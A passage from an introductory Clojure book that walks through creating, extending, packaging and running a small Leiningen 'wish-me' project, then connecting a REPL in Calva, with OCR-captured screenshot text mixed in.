  #object[java.time.LocalDate 0x66ef6c8 "2025-08-28"]
  #object[java.time.LocalDate 0x27a8c35d "2025-08-29"]
)
```

Let’s generate next 5 days:

```
(next-n-days 5)
```

Output

```
(
  #object[java.time.LocalDate 0x5d184a50 "2025-08-23"]
  #object[java.time.LocalDate 0x71950d03 "2025-08-24"]
  #object[java.time.LocalDate 0x725327ff "2025-08-25"]
  #object[java.time.LocalDate 0x51dd6fcc "2025-08-26"]
  #object[java.time.LocalDate 0x4e08f56d "2025-08-27"]
)
```

We in this section have seen how to import a Java class, use its functions in Clojure code. The ability to use the power of hosted language is a very powerful feature that Clojure exploits. Learning Clojure, you have the power to tap in to many tried and tested ecosystem that were perfected for decades.

[1] https://yu7.in/wc68VQ

Chapter 27. Projects With Leiningen

Leiningen is tool with which you can create Clojure projects. It helps you maintain dependencies, and helps you to use external libraries, and finally it also helps you to bundle your project into a jar file.

There is also this `deps.edn` way of creating projects, will write about it when I know it better.

In this section let's create a small leiningen project which will wish us Hello.

27.1. Creating a Leiningen Project

code for this section can be found in https://yu7.in/mGydAO

Watch video for this section here https://yu7.in/clj-lein-proj

So fire up your terminal, let's name this project `wish-me`, so we will create a `wish-me` app as shown:

```
$ lein new app wish-me
```

Now you will see a folder named wish me, if you go into it, you will see such a structure:

```
wish-me
├── CHANGELOG.md
├── LICENSE
├── README.md
├── doc
│   └── intro.md
├── pom.xml
├── project.clj
├── resources
├── src
│   └── wish_me
│       └── core.clj
├── target
└── test
    └── wish_me
        └── core_test.clj
```

A great person who knows everything about Clojure would explain what all these files means. But I don't claim greatness, I'm just a Clojure learner.

Concentrate on file `src/wish_me/core.clj`, you will see code as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println "Hello, World!"))
```

Do noting, in terminal goto into `wish-me` folder and type:

```
$ lein run
```

You will see this output:

```
Hello, World!
```

If you have guessed it right, it came from `(println "Hello, World!")` in `src/wish_me/core.clj`. In case you are wondering how `lein run` knew that `-main` function was in `src/wish_me/core.clj`, look at the `project.clj` file:

project.clj

```
(defproject wish-me "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :main ^:skip-aot wish-me.core
  :target-path "target/%s"
  :profiles {:uberjar {:aot :all
                       :jvm-opts ["-Dclojure.compiler.direct-linking=true"]}})
```

You see `:main ^:skip-aot wish-me.core`, this tells `lein run` from where to start executing.

27.2. Printing args

code for this section can be found in https://yu7.in/kkXmN5

Now let's pass some command line arguments to `lein run`. Modify the program as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println args))
```

To get the code above, you need to remove `(println "Hello, World!")` from `src/wish_me/core.clj`, and replace it with `(println args)`. The variable `args` will contain the command line arguments passed. Now running:

```
$ lein run Karthik
```

Will print out a list containing `"Karthik"` as an element in it as shown:

```
(Karthik)
```

27.3. Saying Hello

code for this section can be found in https://yu7.in/qChinL

Rather than printing the arguments passed, let's wish a person if his or her name is passed. Replace `(println args)` with `(println (str "Hello " (first args) "!"))`, and you will get code as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println (str "Hello " (first args) "!")))
```

Now run:

```
$ lein run Karthik
```

You should get this output:

```
Hello Karthik!
```

27.4. Decorating Output

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/decorating-output

You just don't have a file so large it's the entire project. You divide your program into many files. Now create a file `src/wish-me/decorator.clj`, and put this code in:

```
(ns wish-me.decorator)

(defn print-stars []
  (println "************************************"))
```

Now let's include it in `core.clj`

```
(ns wish-me.core
  (:gen-class)
  (:require [wish-me.decorator :as d]))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (d/print-stars)
  (println (str "Hello " (first args) "!"))
  (d/print-stars))
```

In the above program in line `(:require [wish-me.decorator :as d])` we are including `decorator` as `d`, and we call `(d/print-stars)` before and after `(println (str "Hello " (first args) "!"))`.

Now let's run:

```
$ lein run Karthik
```

Output

```
************************************
Hello Karthik!
************************************
```

You see a nice wish, and top and bottom of it are a decorative star line. This is how you include other files in your program in a leiningen project.

27.5. Including External Libraries

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/external-library

Watch video for this section here https://yu7.in/clj-ext-lib

You don't code in isolation these days. Leiningen itself is a library which you have downloaded from the internet, and with it you have created a project `wish-me`. If you see `project.clj` file you will see something like:

```
:dependencies [[org.clojure/clojure "1.11.1"]]
```

Now add another line `[hiccup "2.0.0-RC2"]` to it, and it becomes as shown below:

```
:dependencies [[org.clojure/clojure "1.11.1"]
               [hiccup "2.0.0-RC2"]]
```

Your `project.clj` should look like this:

project.clj

```
(defproject wish-me "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
                 [hiccup "2.0.0-RC2"]]
  :main ^:skip-aot wish-me.core
  :target-path "target/%s"
  :profiles {:uberjar {:aot :all
                       :jvm-opts ["-Dclojure.compiler.direct-linking=true"]}})
```

hiccup https://clojars.org/hiccup, is a library with which you can create HTML. Now we are going to modify our command line in such a way that if you call `lein run Someone --html`, rather than printing `Hello Someone!`, it will create a file called `hello.html` with the HTML content that wishes you hello.


Modify the code in `core.clj`, so it looks as shown:

```
(ns wish-me.core
  (:gen-class)
  (:require [wish-me.decorator :as d]
            [hiccup2.core :as h]))

(defn print-to-console [name]
  (d/print-stars)
  (println (str "Hello " name "!"))
  (d/print-stars))

(defn print-to-html [name]
  (spit "hello.html"
        (h/html [:html
                 [:body
                  [:h1 "Hello " name "!"]]])))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (if (= "--html" (second args))
    (print-to-html (first args))
    (print-to-console (first args))))
```

Now run:

```
$ lein run Karthik --html
```

You should be seeing a file named `hello.html`, open it in browser, and you will see a page like this:



Hello Karthik!

What we have done is, we have included a Clojure library called hiccup, used it to generate a webpage. Thanks to leiningen, things are so easy.

27.6. Jar

Watch video for this section here https://yu7.in/clj-jar

You can pack your application into one standalone jar file. Just type this:

```
$ lein uberjar
```

You will see two jar files generated in `target/default+uberjar` folder:

```
Compiling wish-me.core
Compiling wish-me.decorator
Created /Users/karthik/code/wish-me/target/default+uberjar/wish-me-0.1.0-SNAPSHOT.jar
Created /Users/karthik/code/wish-me/target/default+uberjar/wish-me-0.1.0-SNAPSHOT-
standalone.jar
```

I'm not sure what `wish-me-0.1.0-SNAPSHOT.jar` is, but you can run `wish-me-0.1.0-SNAPSHOT-standalone.jar` as follows:

```
$ java -jar target/default+uberjar/wish-me-0.1.0-SNAPSHOT-standalone.jar Karthik
```

Which will wish you hello:

```
************************************
Hello Karthik!
************************************
```

Or passing `--html` flag will generate a HTML file wishing you hello:

```
$ java -jar target/default+uberjar/wish-me-0.1.0-SNAPSHOT-standalone.jar Karthik
--html
```


27.7. REPL

Watch video for this section here https://yu7.in/clj-test-lein


code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/repl

REPL driven development might have accelerated the way you develop Clojure code. In previous sections you might have used `lein repl` to start a repl with which you can execute Clojure code, but since its a leiningen project now, things are bit easier.

Hit `Command` + `P` or `Ctrl` + `P`, you should see a text prompt, type `> jack in` into it:



> jack in
Calva: Start a Project REPL and Connect (aka J...
recently used
Calva: Copy Jack-In Command Line to Clipboard
EXPLORER
OPEN EDITORS
WISH-ME
Show All Commands
Go to File
Find in Files
Toggle Full Screen
Show Settings
OUTLINE
TIMELINE

You will see two options, one to Start a Project REPL, another is to Copy the jack in command, select the Start a Project REPL. next Calva will present you with many options, select Leiningen in it:


Jack-in: Project Type/Connect Sequence
Please select a project type
Babashka
nbb
joyride
Leiningen
Leiningen + Figwheel Main
Leiningen + shadow-cljs
Leiningen + ClojureScript built-in for browser
Leiningen + ClojureScript built-in for node
Leiningen + Legacy Figwheel
Leiningen + lein-shadow
EXPLORER
OPEN EDITORS
GROUP 1
GROUP 2
output.calva-repl
WISH-ME
OUTLINE
TIMELINE


```
 is the Calva evaluation results output window.
: The keyboard shortcut `ctrl+alt+o o` shows and focuses this window
en connected to a REPL session.
se see https://calva.io/output/ for more info.
y coding! ♥

ing in...
ecting using "undefined" project type.
can make Calva auto-select this.
See https://calva.io/connect-sequences/

ting jack-in. No project type selected.
ing in...
```

Now Calva says something like :uberjar as shown below, I don’t have idea what it is, I just hit `Enter`


EXPLORER
OPEN EDITORS
GROUP 1
GROUP 2
output.calva-repl .calva/output-window
WISH-ME
.calva / output-window
output.calva-repl
.clj-kondo
.lsp
doc
resources
src / wish_me
core.clj
decorator.clj
target
test
.gitignore
.hgignore
CHANGELOG.md
LICENSE
pom.xml
project.clj
README.md
OUTLINE
TIMELINE
Pick any profiles to launch with
0 Selected
OK
:uberjar
-repl
repl
REPL
Git Graph
clojure-lsp
pprint
Codeium: {...}
Spell

```
  is the Calva evaluation results output window.
: The keyboard shortcut `ctrl+alt+o o` shows and focuses this window
;   when connected to a REPL session.
; Please see https://calva.io/output/ for more info.
; Happy coding! ♥

; Jacking in...
; Connecting using "undefined" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Aborting jack-in. No project type selected.
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Starting Jack-in Terminal: pushd /Users/karthik/code/wish-me ; lein update-in :de
; Using host:port 127.0.0.1:49923 ...
; Hooking up nREPL sessions ...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as a REPL if you like.
;   - `alt+enter` evaluates the current top level form.
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and down the REPL command history
;      when the cursor is after the last contents at the prompt
;   - Clojure lines in stack traces are peekable and clickable.
; Evaluating code from settings: 'calva.autoEvaluateCode.onConnect.clj'
nil
clj:wish-me.core:>  ; Use `alt+enter` to evaluate
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
; nREPL Connection was closed
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
```

and it jacks in as shown:


EXPLORER
OPEN EDITORS
GROUP 1
GROUP 2
output.calva-repl .calva/output-window
WISH-ME
.calva / output-window
output.calva-repl
.clj-kondo
.lsp
doc
resources
src / wish_me
core.clj
decorator.clj
target
test
.gitignore
.hgignore
.nrepl-port
CHANGELOG.md
LICENSE
pom.xml
project.clj
README.md
OUTLINE
TIMELINE
output.calva-repl
TERMINAL
PORTS
Calva Jack-in: Leiningen
repl
REPL
cljc/clj
Git Graph
clojure-lsp
pprint
Codeium: {...}
Spell

```
clj:wish-me.core:>  ; Use `alt+enter` to evaluate
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
; nREPL Connection was closed
; Jacking in...
; Connecting using "Leiningen" project type.
; You can make Calva auto-select this.
;   - See https://calva.io/connect-sequences/
;
; Starting Jack-in Terminal: pushd /Users/karthik/code/wish-me ; lein update-in :de
; Using host:port 127.0.0.1:51270 ...
; Hooking up nREPL sessions ...
; Connected session: clj
; TIPS:
;   - You can edit the contents here. Use it as a REPL if you like.
;   - `alt+enter` evaluates the current top level form.
;   - `ctrl+enter` evaluates the current form.
;   - `alt+up` and `alt+down` traverse up and down the REPL command history
;      when the cursor is after the last contents at the prompt
;   - Clojure lines in stack traces are peekable and clickable.
; Evaluating code from settings: 'calva.autoEvaluateCode.onConnect.clj'
nil
clj:wish-me.core:>
clj:wish-me.core:>
; Jack-in done.
clj:wish-me.core:>
```

```
This is a pseudo terminal, only used for hosting the Jack-in REPL process. It takes no input.
Pressing ctrl+c with this terminal focused, killing this terminal, or closing/reloading the VS Code window will all stop/kill the Jack-in REPL process.

⚡  Starting the REPL ⚡  using the below command line:
pushd /Users/karthik/code/wish-me ; lein update-in :dependencies conj '[nrepl,"1.0.0"]' -- update-in :plugins conj '[cider/cider-nrepl,"0.28.5"]' -- update-in '[:repl-options,:nrepl-
middleware]' conj '["cider.nrepl/cider-middleware"]' -- repl :headless ; popd
nREPL server started on port 51270 on host 127.0.0.1 - nrepl://127.0.0.1:51270
```


Now let's create a file named `src/wish_me/repl.clj` and put in this code:

repl.clj

```
(ns wish-me.repl)
```

```
(defn testing-repl []
  "Hello repl!")
```

to test the REPL. Now keep the cursor on `testing-repl`, on GNU/Linux hit `Ctrl` + `Enter` or `Command` + `Enter` on Mac. You will see the function loaded in the REPL.



